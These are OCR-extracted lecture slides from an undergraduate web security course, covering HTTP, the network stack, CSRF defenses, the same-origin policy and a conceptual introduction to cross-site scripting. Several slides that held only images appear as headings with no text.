Lecture 23: Web Security (cont'd)

CS 181S


December 10, 2018

Networking Stack

7 - Application	Deliver content	HTTP	User Space
6 - Presentation	Manage encoding		
5 - Session	Manage sessions	TLS/SSL	
4 - Transport	Deliver (un)reliably	TCP/UDP	Operating System
3 - Network	Deliver globally	IP	
2 - Data Link	Deliver locally	Ethernet	
1 - Physical	Deliver signals	0s and 1s	


Application Layer HTTP

- HTTP Request:



```
GET / HTTP/1.1
Host: developer.mozilla.org
Accept-Language: fr
```


- HTTP Response:




```
HTTP/1.1 200 OK
Date: Sat, 09 Oct 2010 14:28:02 GMT
Server: Apache
Last-Modified: Tue, 01 Dec 2009 20:18:22 GMT
ETag: "51142bc1-7449-479b075b2891b"
Accept-Ranges: bytes
Content-Length: 29769
Content-Type: text/html

<!DOCTYPE html... (here comes the 29769 bytes of the reques
```

Vulnerabilities by Year




Vulnerability Occurrence in Applications



Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. For example, those who click on the link while logged into their bank account will unintentionally initiate the $100 transfer.



CSRF Defenses

- Secret Validation Token:

```
<input type=hidden value=23a3af01b>
```

- Referrer Validation:

```
Referrer: http://www.facebook.com/home.php
```

- Custom HTTP Header:

```
X-Requested-By: XMLHttpRequest
```

- User Interaction (e.g., CAPTCHA)


HTML

```
<!DOCTYPE html>
<html>
    <head>
        <meta charset="utf-8">

        <title>CS 181S - Fall 2018</title>
        <link href='https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,300i,600,700,700i' rel='stylesheet' type='text/css'>
        <link href='https://fonts.googleapis.com/css?family=Inconsolata:400,700,700i' rel='stylesheet' type='text/css'>

        <link href="resources/css/bootstrap.min.css" rel="stylesheet">
        <link rel="stylesheet" href="resources/css/main.css">
    </head>
    <body>
        <header class="site-header">
    <div class="navbar navbar-inverse navbar-fixed-top">
        <div class="container-fluid">
            <div class="navbar-header">
                <button type="button" class="navbar-toggle" data-toggle="collapse" data-target=".navbar-collapse">
                    <span class="sr-only">Toggle navigation</span>
                    <span class="icon-bar"></span>
                    <span class="icon-bar"></span>
                    <span class="icon-bar"></span>
                </button>
                <a class="navbar-brand" href="/courses/cs5430/2018sp/">CS 181S
                                                    <span class="hidden-xs hidden-sm">: System Security</span>
                                                    <span class="hidden-md hidden-lg"> - Fall 2018</span>
                                                  </a>
            </div>
```

Domain Object Model



Dynamic Web Pages

Server-Side	Client-Side
• PHP	• Javascript
• Ruby	
• Python	
• Java	
• Go	

Same Origin Policy (SOP)

Data for http://www.example.com/dir/page.html accessed by:

- http://www.example.com/dir/**page2.html** ✓
- http://www.example.com/**dir2**/page3.html ✓
- **https**://www.example.com/dir/page.html ✗
- http://www.example.com**:81**/dir/page.html ✗
- http://www.example.com**:80**/dir/page.html
- http://**evil**.com/dir/page.html ✗
- http://example.com/dir/page.html ✗

SOP Exceptions


- Domain relaxation: document.domain
- Cross-origin network requests: Access-Control-Allow-Origin
- Cross-origin client-side communication: postMessage
- Importing scripts

Cross-Site Scripting (XSS)

- Form of code injection
- evil.com sends victim a script that runs on example.com

- Cross-site scripting (or XSS) allows an attacker to execute malicious/arbitrary JavaScript within the browser of a victim user. Cross-site request forgery (or CSRF) allows an attacker to induce a victim user to perform actions that they do not intend to.

Reflected XSS



Reflected XSS

Reflected XSS is named because an attacker injects malicious code into a URL or request parameters and the response from the web server reflects that injected code.

An example of reflected XSS would be a threat actor intercepting a software engineer’s request parameters to access a popular engineering application. The threat actor changes the URL subtly, which means the user goes to a vulnerable web page instead of the legitimate one they expected. From there, the threat actor can take multiple actions to compromise the engineer’s work, like stealing the information they input on the page.

Reflected XSS

